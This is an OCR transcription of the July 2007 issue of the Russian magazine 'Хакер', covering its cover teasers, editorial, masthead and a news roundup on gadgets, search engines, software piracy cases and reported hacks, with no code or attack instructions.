
ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ
ХАКЕР
WWW.XAKEP.RU
ИЮЛЬ 07(103) 2007
(game)land
hi-fun media
publishing for enthusiasts
4 607157 100063 07007
ОБМАНЫВАЕМ YOUTUBE
КАК СОХРАНИТЬ НА ВИНТ ВИДЕО С YOUTUBE стр.30
5 ШАГОВ НАВСТРЕЧУ GPS
ПОЛЕЗНЫЕ СВЕДЕНИЯ О СИСТЕМЕ НАВИГАЦИИ стр.34
СПАМ БЕЗ КОНЦА
ИСПОЛЬЗОВАНИЕ NDR-АТАК ДЛЯ РАССЫЛКИ СПАМА стр.48
АЛГОРИТМ УСИЛЕНИЯ MD5
МОДИФИЦИРУЕМ СТАНДАРТНЫЙ МЕХАНИЗМ MD5-АУТЕНТИФИКАЦИИ стр.56
ВСЕ О ЛИЦЕНЗИЯХ В МИРЕ OPEN SOURCE
НАСТАЛО ВРЕМЯ РАЗОБРАТЬСЯ, ЧТО К ЧЕМУ стр.88
РЕЦЕПТЫ ПРАВИЛЬНОГО ПИТАНИЯ
СОВЕТЫ ПО ДОРАБОТКЕ ДЕШЕВЫХ БЛОКОВ ПИТАНИЯ стр.142

INTRO



се-таки, что бы ни говорили о компьютерной безопасности, самый главный баг в любой системе — это ее пользователи. О какой вообще безопасности можно говорить, если до сих пор при рассылке по сотне тысяч адресатов письма с предложением «вывести деньги по этой ссылке» находится пятьсот бакланов, которые реально кликают «по этой ссылке»? :)

Небогатые на смекалку амеры, немцы, испанцы, турки и даже индусы ведутся на любую разводку, какую ни придумай, с поросячьим восторгом вбивают свои данные в фишерские формы, переходят по присылаемым ссылкам, запускают аттачи и хранят пароли и тан-коды от банковских счетов в ящиках на yahoo.com. Делают они это уже не первый год и будут делать еще долго. Я даже думаю, что так будет всегда, просто масштабы, возможно, уменьшатся. И это абсолютно естественно. Так должно быть. Так устроены люди.

Человек знаком с криминалом с момента своего появления, но это едва ли помогает ему в борьбе с ним. Все знают, что если на столе в макдаке оставить кошелек, то через две минуты его уже не будет. Все знают, что в метро из сумки легко могут вытащить телефон. Ну и что, ни у кого не крали кошелек или телефон? Да смешно даже, у каждого — крали! Так что же говорить об электронном воровстве?

В Сети все проще, чем в реале: удаленно, анонимно, безопасно, автоматически, много. Убежден: цифры в отчетах ФБР об электронной преступности в будущем будут только расти, причем график роста будет похож на экспоненциальный. И никакие там антивирусные компании и виндоусы Виста эту ситуацию не поменяют, будь уверен. С этим ничего не поделать, так уж устроены люди.

Приятного чтения.

nikitozz, главный редактор

INTRO

КОНТЕНТ 07(103)



/Редакция
>Главный редактор
Никита «nikitozz» Кислицин
(nikitoz@real.xakep.ru)
>Выпускающий редактор
Николай«gorl»Андреев
(gorlum@real.xakep.ru)

>Редакторы рубрик
ВЗЛОМ
Дмитрий«Forb» Докучаев
(forb@real.xakep.ru)
PC_ZONE и UNITS
Степан «step» Ильин
(step@real.xakep.ru)
СЦЕНА
Илья Александров
(ilya_al@rambler.ru)
UNIXOID и XAKEP.PRO
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Александр «Dr. Klouniz» Лозовский
(alexander@real.xakep.ru)
>Литературный редактор и корректор
Варвара Андреева
(andreeva@gameland.ru)

/DVD
>Выпускающий редактор
Степан «Step» Ильин
(step@real.xakep.ru)
>Windows-раздел
Андрей «Skvoznoy» Комаров
(skvoznoy@real.xakep.ru)
>Unix-раздел
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)

/Art
>Арт-директор
Евгений Новиков
(novikov.e@gameland.ru)
>Дизайнер
Анна Старостина
(starostina@gameland.ru)
>Верстальщик
Вера Светлых
(svetlyh@gameland.ru)
>Цветокорректор
Александр Киселев
(kiselev@gameland.ru)
>Фото
Иван Скориков
>Иллюстрации
Леша Я (whisky-dancings@yandex.ru)
Родион Китаев
(rodionkit@mail.ru)
Стас «Chill» Башкатов
(chill.gun@gmail.com)
>Обложка
Тимур Ахметов
(akhmetovtimur@gmail.com)

/iNet
>WebBoss
Алена Скворцова
(alyona@real.xakep.ru)
>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)

/Реклама
>Директор по рекламе
Игорь Пискунов
(igor@gameland.ru)
> Руководитель отдела рекламы цифровой группы
Ольга Басова (olga@gameland.ru)
>Менеджеры отдела
Ольга Емельянцева
(olgaeml@gameland.ru)
Оксана Алехина
(alekhina@gameland.ru)
Александр Белов (belov@gameland.ru)
Евгения Горячева
(goryacheva@gameland.ru)
> Трафик менеджер
Марья Алексеева
(alekseeva@gameland.ru)

/Publishing
>Издатели
Рубен Кочарян
(noah@gameland.ru)
Александр Сидоровский
(sidorovsky@gameland.ru)
>Редакционный директор
Дмитрий Ладыженский
(ladyzhenskiy@gameland.ru)
>Учредитель
ООО «Гейм Лэнд»
>Директор
Дмитрий Агарунов
(dmitri@gameland.ru)
>Управляющий директор
Давид Шостак
(shostak@gameland.ru)
>Директор по развитию
Паша Романовский
(romanovski@gameland.ru)
>Директор по персоналу
Михаил Степанов
(stepanovm@gameland.ru)
>Финансовый директор
Моше Гуревич
(mgurev@gameland.ru)
>PR-менеджер
Илья Пожарский
(pozharsky@gameland.ru)

/Оптовая продажа
>Директор отдела дистрибуции и маркетинга
Владимир Смирнов
(vladimir@gameland.ru)
>Оптовое распространение
Андрей Степанов
(andrey@gameland.ru)
>Связь с регионами
Татьяна Кошелева
(kosheleva@gameland.ru)
>Подписка
Алексей Попов
(popov@gameland.ru)
тел.: (495) 935.70.34
факс: (495) 780.88.24

> Горячая линия по подписке
тел.: 8 (800) 200.3.999
Бесплатно для звонящих из России

> Для писем
101000, Москва,
Главпочтамт, а/я 652, Хакер
Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ Я 77-11802 от 14 февраля 2002 г.
Отпечатано в типографии «ScanWeb», Финляндия
Тираж 100 000 экземпляров.
Цена договорная.

Meganews

ДМИТРИЙ ТРАВИН
/ DMITRY.TRAVIN@GMAIL.COM /

Обо всем за последний месяц



5 красноглазых и одна клава

Компания Philips расширила свой ассортимент периферической продукции, выпустив 4 новые мышки и комплект из клавиатуры с красноглазой. Сначала обратим внимание на модель SPM8713. Это маленькая беспроводная мышь для ноутбуков, радующая глаз своим внешним видом и приятная на ощупь, отличающаяся продолжительным временем работы от батареек (обещают до года) и высоким разрешением, что позволит перемещать ее по столу на маленькие расстояния. Модель SPM7711 — аналог предыдущей, только полноразмерная. В результате этого она больше подходит для домашнего применения. Следующая красноглазая под названием SPM4701 гарантирует надежность работы благодаря использованию радиоканала с частотой 2,4 ГГц, что обеспечивает короткое время отклика и высокую точность навигации. Линейку мышек замыкает SPM4700 — простая и удобная проводная мышка. Следом за грызунами идет комплект SPT5701, в котором имеется клавиатура, не боящаяся жидкостей — влага удаляется с помощью специальных отверстий, и беспроводная мышка с разрешением 1000 DPI и скроллингом в четырех направлениях.

Google оцифрует **10 млн** учебников.



Gogo-поиск

Недавно на просторах рунета открылся новый поисковик Gogo.ru. В данный момент он еще находится на стадии beta-тестирования, но уже вполне приемлемо выполняет свои обязанности. За запуск этого сервиса ответственна компания Mail.ru. Открытие поисковой системы от нее ожидают уже давно, поскольку к работе был привлечен бывший руководитель поисковика «Апорт» Михаил Костин, а еще она разработала нового поискового бота. База здесь используется собственная, она никак не связана с применяемой в поиске на Mail.ru. Я протестировал работу поисковика и остался не очень доволен результатами: они выводятся не совсем по релевантности. Очевидные вещи, конечно, наверху, но на менее популярный запрос поисковик может выдать страницу результатов, содержащих треш. Я думаю, что подобное безобразие в скором времени исправят, и тогда не самый плохой игрок среди поисковых систем рунета наберет силы.



ICQ-логи как доказательство в суде

Не часто услышишь, что логи в чате или в ICQ используются как доказательства в суде. Обычно мы не особо задумываемся о подобной перспективе, обсуждая что-то в аське и не убирая автоматическое сохранение истории переписки. Но если речь идет о серьезных вещах (не говоря уже о криминале, а я надеюсь, ты о нем говорить не будешь), задуматься о возможности применения истории переписки как основного доказательства при обвинении совсем бы не мешало. Так, одна жительница Калифорнии беспечно обсуждала со своим бойфрендом и его другом непростые детско-родительские отношения с ее матерью, которая запрещала им встречаться. В ходе разговора собеседники решились на отчаянный шаг — просто убить деспотичную мать. Страшный план был успешно притворен в жизнь. Но при проверке полицейскими компьютеров юных преступников вся переписка всплыла и была использована в суде, в результате чего девушка и ее парень были приговорены к пожизненному заключению без права досрочного освобождения, а их сообщник — к 25 годам заключения. В этой ужасающей истории виновные получили по заслугам, но остается открытым вопрос о том, возможно ли использование фальшивых логов с целью подставить невиновного человека?



Сейчас существует огромное число девайсов, которые реально могут сделать твою жизнь удобнее, могут помочь тебе лучше решать свои рабочие задачи, развлекаться и отдыхать. Разнообразие девайсов стало велико, что выбрать действительно качественное и функциональное устройство, не переплачивая лишних денег — нелегкая задача. Эту задачу для тебя решает Wings by Winston с его подходом «качественные вещи по справедливой цене». [illegible]



- Ноутбук Asus U5200F *Мощный, стильный и просто удобный ноутбук от известного бренда. Эту очень компактную модель весом 1,5 кг и диагональю экрана 12", ты всегда можешь брать с собой, не ограничиваясь одной только работой дома. Стильный вид качественного ноутбука позволит тебе уверенно чувствовать себя в любом месте, на деловых встречах самого высокого уровня. А расширенная конфигурация с двухъядерным процессором Core Duo откроет для тебя все двери в решении задач и движении вперед к своей цели.* **Примерная цена: 31080р.**



- GPS-приемник GlobalSat BT-338 *Если твоя жизнь похожа на постоянный экшен, и ты не можешь точно сказать, где проснешься завтра — дома или, возможно, на другом континенте, значит, этот гаджет определенно для тебя. Будь ты на вершине горы, в пробке незнакомого европейского города или даже помещении, GlobalSat BT-338 всегда поможет определить месторасположение. Этот крохотный девайс построен на сверхсовременном чипе SiRFstarIII и не раз выручит тебя, определив координаты по информации сразу с 20 спутников на орбите. Приемник подключается к КПК или ноутбуку через Bluetooth и продается по очень демократичной цене.*
Примерная цена: 3622р.



- EVDO-модем AnyDATA ADU-E300A *В нашей сумасшедшей жизни, когда за день происходит масса событий, подчас просто непростительно оставаться в информационной изоляции, без доступа в Сеть. Если ты и дня не можешь провести без общения и жизни в онлайн, обзаведись модемом для доступа в сеть третьего поколения EVDO тебе просто необходимо! Скорость передачи данных в несколько мегабит/с и доступ в Сеть из любой точки города — уникальные бонусы и вполне разумные деньги.* **Примерная цена: 6480 р.**




- USB-флешка Transcend TS2GJF210 *Полезные программы, бесчисленные документы по работе и учебе, фотки с последней тусовки — все это легко поместить на ультрамодной флешке от Transcend. Сногсшибательная фишка девайса — считыватель отпечатков пальцев — не только надежно защитит твои данные, но и реально впечатлит окружающих. Такие девайсы есть не у многих, ты уж поверь.* **Примерная цена: 1100 р.**



- Мобильный телефон Sony Ericsson W810I *Один из самых удачных телефонов, представленных на рынке. Полный набор необходимых функций, 8 часов работы в режиме разговора, продвинутые опции по воспроизведению звука в сочетании с супердизайном и демократичной ценой, несомненно, способны удовлетворить запросы любого современного человека, не желающего заполнить карманы лишними предметами.* **Примерная цена: 8300 р.**



МИНЗДРАВСОЦРАЗВИТИЯ РОССИИ ПРЕДУПРЕЖДАЕТ:
КУРЕНИЕ ВРЕДИТ ВАШЕМУ ЗДОРОВЬЮ



Беспроводной USB

USB — чертовски популярная штука. По USB подключаются мышки, плееры, камеры, флешки и еще куча всего. Но при большом количестве устройств неизбежна путаница в проводах. В последнее время стало очень модно бороться с проводами, и теперь эта тенденция добралась и до нашего любимого USB. Новый гаджет от Gefen называется Wireless USB 2.0 Extender и состоит из двух модулей. Первый — передатчик, подключающийся к USB-порту компьютера, а второй — приемник, содержащий 4 разъема. Общаются они между собой с помощью беспроводного стандарта UWB (Ultra Wide Band), который поддерживает передачу данных со скоростью до 70 Мбит/с. При этом уверенный прием возможен на расстоянии до 18 метров, а это очень неплохой результат. Устройство отличается компактными габаритами и довольно малым весом. Однако имеется одно весьма значительное «но» — цена. Отдать 400 баксов пусть даже за столь полезный гаджет решится далеко не каждый. Так что будем ожидать появления более дешевых аналогов.



Главаря хак-банды поймали

Австралийца Хью Рэймонда Гриффитса, который являлся главой австралийского отделения хак-группы DrinkOrDie, приговорили к 51 незабываемому месяцу на тюремных нарах за нарушение закона об интеллектуальной собственности. Группа DrinkOrDie была основана в 1993 году в России и вскоре стала международной группировкой по взлому и распространению ПО, игр и музыки. Распалась она в 2001 году в результате операции «Пират», в ходе которой было проведено 70 рейдов и был вынесен 41 судебный приговор. Ущерб от деятельности группы измеряется миллионами долларов, а на австралийское отделение приходится несколько сотен тысяч. Сам Гриффитс скрывался под ником Bandido и занимал руководящие должности еще в нескольких группах, в частности в Razor1911 и RiSC. Он уже три года провел под стражей в Австралии, избегая экстрадиции в США. Виновным его признали еще 20 апреля, но приговор был оглашен только недавно. Вот так вот. Даже в Австралии находят. Надо было уходить в глубь страны по тропам кенгуру...

Новый рекорд дальности Wi-Fi — **382** километра.


Картинки без цензуры

Сегодня существует довольно большое количество так называемых «хостингов изображений», где любой желающий может разместить нужную картинку, вешая ссылку на нее на форуме или где-либо еще. Мне кажется наиболее оптимальным применение этих хостингов при оформлении торрент-файлов на трекерах. Это могут быть обложки, скриншоты фильмов или программ. Ну, мы с тобой понимаем, что львиную долю торрент-файлов занимает порнография. Так вот с ней и возникают проблемы: большинство хостингов изображений порнографию не терпит и довольно быстро удаляет. Не желая мириться с подобным произволом, создатели известного трекера The Pirate Bay запустили свой image-хостинг под названием BAYIMG. Естественно, никакой цензуры и никаких сборов денег на этом хостинге нет. Кроме этого, сервис может работать более чем со 100 форматами изображений, понимает архивы zip и rar, поддерживает тэги и т.п. В целом, это очень хороший сервис, и не только для размещения порнографии, но и для более нейтрального контента. Например, эротики :).



По состоянию на 31 мая в интернете было зарегистрировано свыше **122 МЛН** сайтов (если точнее, то 122 000 635). Это на 3,87 млн больше, чем месяцем ранее.


SENNHEISER
COMMUNICATIONS


любое
преимущество
оправдано



Леопард вырвался на волю

На Worldwide Developers Conference (WWDC) компания Apple представила новую операционную систему Mac OS X 10.5 Leopard. Ознакомительный дистрибутив раздавали на самой конференции. Также его могли скачать зарегистрированные разработчики софта под Mac. Но недавно эта версия прорвалась-таки в сеть BitTorrent и стала достоянием общественности. Образ весом в 6 гигов был выложен на небезызвестном трекере PirateBay и очень быстро набрал огромное количество скачивающих. Реакция самой Apple на это еще не известна, но вполне логично ожидать судебного разбирательства как в отношении лиц, выложивших Леопарда, так и в отношении самого PirateBay. В свое время подобное уже происходило со студентами, предоставившими для свободного скачивания версию Mac OS X 10.4 Tiger. Тогда суд окончился досрочно подписанием мирового соглашения. Что нас ожидает в этот раз — увидим, сейчас можно с уверенностью сказать только, что интерес к новой системе велик.

Результаты поиска в различных поисковых системах совпадают только на **1%**.



Мобильная емкость

Недавно я искал новый жесткий диск для своего ноутбука. Хотелось увеличить объем памяти, поскольку ноутбук стал для меня основным компьютером. Тогда самым большим, что я смог найти, было 160 Гб, но теперь компания Western Digital выпустила 2,5-дюймовый хард WD Scorpio на 250 Гб. Работает жесткий диск по интерфейсу SATA. Добиться такого объема стало возможно благодаря перпендикулярной магнитной записи (PMR). Жесткий диск вращается со скоростью 5400 об/мин, но при этом WhisperDrive не позволяет ему производить слишком много шума. Также для спокойной работы на ноутбуках, которые имеют обыкновение падать, применяется технология ShockGuard, защищающая жесткий диск при ударах. Помимо этого, в рассматриваемой модели задействована еще одна уникальная технология — IntelliSeek, которая обеспечивает оптимальное время поиска и позволяет снизить энергопотребление на 60%. WD Scorpio емкостью 250 Гб имеет номер WD2500BEVS и продается по цене около 200 долларов.!

Компания Samsung Electronics выпустила ЖК-монитор с рекордной диагональю — **82** дюйма.

Наворовали софта

Официальный сайт компании Elcomsoft был нагло взломан и обчищен под ноль неизвестными хакерами. Злоумышленники получили доступ к FTP-серверу, благодаря чему им удалось утащить очень много вкусных вещей. Кроме дистрибутивов, часть которых не предназначалась для открытого распространения, была украдена целая коллекция серийных номеров для продуктов компании. Также просочился слух, что, помимо самих серийников, хацкеры увели и программы для их генерации, что уже совсем весело. Мало того что в Сети в свободном доступе теперь валяется огромное количество софта с легальными серийными номерами, так и сами алгоритмы генерации ключей придется менять в срочном порядке! Хакеры не сообщают подробности взлома, но заявляют, что у них не было конкретной цели взломать сайт Elcomsoft, что он просто стал жертвой эксперимента. М-да, эксперимент удался на славу. Он наверняка заставит компанию в корне пересмотреть политику безопасности столь критичных серверов.



20—25% поисковых запросов Google выполняются впервые.

Не укради... мой iPod!

Компания Apple провела исследование, в результате которого выяснилось, что владельцам плееров iPod частенько достается от грабителей, желающих этим плеером завладеть. Причем последние в процессе ограбления не всегда ограничиваются угрозами – к сожалению, нередки случаи нанесения жертвам серьезных увечий. Обеспокоенная этим, компания разработала и запатентовала новую технологию, призванную затруднить жизнь грабителям и тем самым снизить их интерес к плеерам и телефонам. Суть технологии состоит в том, что при потере или краже гаджета тот перестает заряжаться и медленно умирает по мере разрядки аккумулятора. Факт кражи или потери iPod с подобной технологией определяет одним из трех способов: это либо временной промежуток, либо подсоединение к другому устройству, либо пересечение неких географических границ. Чтобы предотвратить потерю возможности заряжать девайс, необходимо ввести определенный код, а в случае введения неверного кода устройство блокируется. Все это очень здорово, однако патент частично рассчитан на будущее, поскольку определять свои географические координаты устройства Apple пока не умеют.





Новое средство от пиратов

Компания Microsoft запатентовала новую технологию борьбы с одноглазыми, которая предполагает включение в код программы дополнительной информации. Этой информацией являются личные данные покупателя: имя, адрес, номер телефона и кредитной карты, размер противогаза. Все они включаются в программу после ее покупки на сайте, и покупатель скачивает уже уникальную версию. Эти данные, естественно, тщательным образом шифруются, и злоумышленникам легко до них добраться не удастся. Для того чтобы понять, где именно находится зашифрованная информация, хакерам придется сравнить несколько копий одной программы. Но компании, которые занимаются разработкой ПО, легко смогут находить эти данные и сравнивать между собой. Сомнительным кажется лишь то обстоятельство, что вся информация, необходимая для успешного снимания денег с кредитной карты, хранится непонятно где и непонятно зачем. С одной стороны, конечно, это позволяет вычислить человека, незаконно распространяющего программы. Но что если этот человек - просто жертва взлома, в результате которого дистрибутив был банально украден?

По протоколу HTTP сейчас передается **46**% всего интернет-трафика, а в пиринговых сетях — **37**%. Впервые P2P оттеснили на второе место.



Новый HSPDA-смартфон от LG

Компания LG представила новый HSPDA-смартфон под названием LG-KS10. По заявлениям компании, этот смартфон настолько функционален, что может сравниться с персональным компьютером. Управляется эта игрушка ОС Symbian, что вкупе с 2,4-дюймовым ЖК-дисплеем позволяет очень комфортно просматривать интернет-страницы. При этом они сохраняют оригинальное форматирование. Возможность изменения масштаба изображения позволяет лазить и на очень большие сайты. Кроме того, LG-KS10 заряжен набором софта от Google, что обеспечивает возможность перехода к Google Search, Gmail Mobile или Google Maps Mobile нажатием одной кнопки. Естественно, смартфон умеет работать со всеми мультимедийными файлами типа фото, видео и музыки. Мобилка имеет форму слайдера, оснащена двухмегапиксельной камерой с функцией проведения видеоконференций и слотом для карт памяти. На прилавках это чудо появится уже в этом году.



Safari на рынке браузеров

Многие наверняка слышали о непонятном браузере Safari, который работает в Mac OS и якобы быстрее и лучше всего, что есть под Винду и Пингвина. Лично я уже давно им пользуюсь и очень доволен, но пользователям Windows он всегда был недоступен. Но на конференции Worldwide Developers Conference 2007 Стив Джобс представил новую версию 3.0 своего браузера и для «оконной» платформы. Браузер находится в стадии открытого бета-тестирования, но графики сравнения скорости его работы с конкурентами впечатляют. Скачав и установив новую версию к себе на Мак, я остался полностью доволен ее возможностями, но с версией под Винду не все так гладко. Браузер то постоянно падает, то не отображает меню, половину шрифтов и т.п. Кроме того, несмотря на заявления о безопасности браузера, в нем сразу было найдено приличное число уязвимостей, очень быстро исправленных первым обновлением, которое вышло через рекордное время — 4 (!) часа. Собрав очень много критики в свой адрес, выпуск бета-версии совершил задуманное — вызвал к себе повышенный интерес, о котором говорит больше миллиона копий, скачанных за первые 48 часов. В общем, к официальному выходу, который совпадет с выпуском новой Mac OS 10.5 Leopard в октябре, версия под Win может вполне окрепнуть и стать конкурентоспособным продуктом.

Количество WebOS (виртуальных ОС внутри браузера) превысило **20** штук.

Последствия неловких движений, или Латинская Америка без инета


Вот сидишь ты преспокойно в интернете и не подозреваешь, что одно недоразумение вполне может оставить тебя и большинство твоих соседей без виртуальной жизни. В не самых развитых частях земного шара одним неловким движением можно лишить интернета целые страны. Так, в результате подобного движения без виртуала остались миллионы жителей Латинской Америки. Это произошло из-за обрыва многокилометрового кабеля сети Archos, принадлежащего компании Columbus Networks и проходящего по дну океана. Обрыв произошел возле Никарагуа по неизвестной причине. Без доступа к Сети осталось 45% пользователей Колумбии, а также довольно больше число жителей Панамы, Венесуэлы, Коста-Рики и Никарагуа. Это, кстати, не первый случай за этот месяц — еще один кабель сети Archos был поврежден в районе Венесуэлы, но тогда это не привело к столь глобальным последствиям. Помнится, в свое время у моего друга была соседка, которая очень не любила хаб в подъезде и частенько резала провода. Внятно объяснить свои действия она не могла. Видно, добрые люди отправили ее на бессрочный отпуск в Латинскую Америку :).



eBay обидели

Компания eBay, которая является основным рекламодателем в системе Google AdWords, неожиданно объявила о снятии всей своей контекстной рекламы из этой системы на территории США. В результате акции Google сразу рухнули на 3,5%. Аналитики не смогли установить истинную причину этого поступка компании, но инсайдеры в eBay сообщают, что, возможно, это стало реакцией на вечеринку Google Checkout Freedom Party, которая проводилась в один день с конференцией eBay Live для владельцев интернет-магазинов. Вечеринка была протестом против нежелания eBay разрешить владельцам аукционов принимать платежи через систему Google Checkout, которая якобы недостаточно популярна для этого. Всем недовольным этим обстоятельством Google предлагала принять участие в их вечеринке-протесте с бесплатной выпивкой. Это мероприятие активно рекламировалось в прессе и не было обделено вниманием. Сейчас можно с уверенностью заявить, что вечеринка удалась на славу - в результате снятия eBay своей контекстной рекламы капитализация Google упала примерно на $5 миллиардов долларов. Вот как надо отдыхать...

По данным Panda Software, **9** из **10** писем являются спамом.



Оверклокерские мамы

Далеко не каждая материнская плата позволяет увеличивать производительность, поигравшись с настройками. Новые платы от ASUS серии P5K3/P5K с интересными технологиями на борту отличаются высокой производительностью и возможностями разгона. Для работы с памятью используется технология Super Memspeed, обеспечивающая максимальную производительность памяти и позволяющая увеличить частоту DDR3 до 2032 МГц. AI Gear2 позволит выбрать один из четырех режимов работы (от максимальной производительности до максимального энергосбережения). Правильность установки устройств PCIe/PCI способна определить технология ASUS AI Slot Detector с помощью индикаторов на плате, при этом включать компьютер не надо — достаточно просто подсоединить кабель питания. Помимо высокой производительности и малого энергопотребления, стоит отметить хорошее охлаждение и низкий уровень шума плат этой серии.



Свежий звук

Качественный звук важен не только для получения удовольствия от музыки, но и во многих 3D-шутерах. Поэтому многие хардкорные геймеры предпочитают играть в наушниках. Но мне, например, в наушниках играть банально жарко, а иногда и просто не очень удобно. Поэтому от использования настольных динамиков я не спешу отказываться. Новая модель активной акустики SVEN MA-333 позволит насладиться тебе (и твоим соседям) не только гамесом, но и фильмами с музыкой. Колонки оснащены шелковым высокочастотным динамиком и корпусом с утолщенными стенками, которые к тому же изнутри демпфированы звукопоглощающим синтепоном. Кроме того, в этой модели впервые использованы фильтры, которые обеспечивают не только высокую точность передачи высоких и средних частот, но и их органичное согласование. Размер динамика средних частот тоже увеличен по сравнению с предыдущими моделями. Несмотря на то что колонки и так обладают хорошим басом, при желании можно подключить еще и сабвуфер HA-616W, который идеально подходит как по параметрам, так и по внешнему оформлению.

В Италии взломано более **10 тысяч** веб-сайтов. Это одна из крупнейших атак в истории интернета.



Трехмерный интернет

Я давно ждал, когда уже и интернет обзаведется полноценным третьим измерением. Вот и первая ласточка — началось бета-тестирование программы SpaceTime, которая позволяет просматривать результаты поиска в Google, Yahoo!, eBay и Flickr в трехмерном пространстве. Результаты собираются вместе и представляются пользователю в виде страниц, которые можно перелистывать и тем самым выбирать наиболее подходящую. При поиске картинок и аукционов на eBay результаты выводятся в виде набора картинок, перебирая которые, можно перейти к аукциону или изображению реального размера. Большим недостатком этой программы являются системные требования: для комфортной работы понадобится четвертый пень 2,4 ГГц, заряженный 512 метрами оперативки и 128 метрами видео. При этом монитор должен держать минимум 1280x1024, а интернет — качать с минимальной скоростью 768 Кбит/сек. При поиске в программе довольно удобно видеть сам сайт, а не короткий сниппет. Это позволяет точнее определять степень полезности страницы, но не всегда хорошо работает. В дальнейшем эта программа может развиться в очень удобный инструмент.

Google согласилась хранить логи запросов в течение **18** месяцев. До этого они хранились в течении двух лет. А когда-то и бессрочно.

Ядерный взрыв в прямом эфире

Не так часто происходят взломы телевизионной трансляции. Сразу удается вспомнить только случай 1987 года, когда ночной показ фильма Doctor Who на одном чикагском телеканале был прерван записью кричащего человека в маске. Но недавно группа хакеров Ztohoven прорвалась в эфир второго чешского телеканала. Вещание программы «Панорама» прервали репортажем о ядерном взрыве, который якобы произошел возле курортного города Енесик в северной Моравии. В ходе репортажа была показана вполне реалистично сделанная видеозапись с характерным ядерным грибом. В видео можно было рассмотреть и неприкрытую рекламу сайта группы ztohoven.com. То, что это была лишь шутка, выяснилось довольно быстро, и телекомпания обратилась в правоохранительные органы. Хакеры, в свою очередь, пригрозили, что подобные выходки будут повторены еще не раз. Многие связывают эту акцию с политической обстановкой вокруг размещения элементов ПРО в Европе, но, на мой взгляд, эта шалость не имеет под собой никакой политической подоплеки.

Первый банкомат был использован в Лондоне **40** лет назад. Изобрел его Джон Шеперд-Бэррон.



Удаленное обучение против шпаргалок

До сих пор считалось, что использование таких плодов технического прогресса, как мобильные телефоны с камерами, блютус-гарнитуры и т.д., помогает студентам списывать на экзаменах. Но в случае удаленного обучения подобные гаджеты теперь придут на помощь уже преподавателям. Университет Трои в штате Алабама собирается заставить студентов, обучающихся удаленно, на время онлайн-экзаменов ставить рядом с монитором специальную веб-камеру, которая будет следить за поведением студента. Камера обладает 360-градусным углом обзора и автоматической системой обнаружения подозрительных действий. Понятно, что это позволит следить за тем, чтобы студент не полез в книги или не начал доставать шпаргалки, но что если экзамен будет сдавать другой человек? Тогда во время регистрации на курсы придется требовать фотографии студентов, а потом сверять их с изображениями на камере. Кроме камеры, кстати, стоило бы поставить и микрофон, чтобы исключить случаи, когда сообщник будет орать ответы из соседней комнаты :). Как бы не получилось так, что стоимость этой системы перекроет стоимость самих курсов...



svyaz' 4erez sms

Мы стали чаще общаться через интернет: по электронной почте, аське или скайпу. Но что делать, если под рукой нет компьютера или нужного человека нет в сети? Разумеется, написать ему sms. Как ни крути, sms`ки мы шлем постоянно, к примеру, когда нет возможности позвонить, а иногда это удобнее, чем звонок. Тот же серийный номер от винды или пароль для доступа к какому-нибудь онлайн-сервису ты скорее скинешь по sms, чем будешь надиктовывать по телефону.

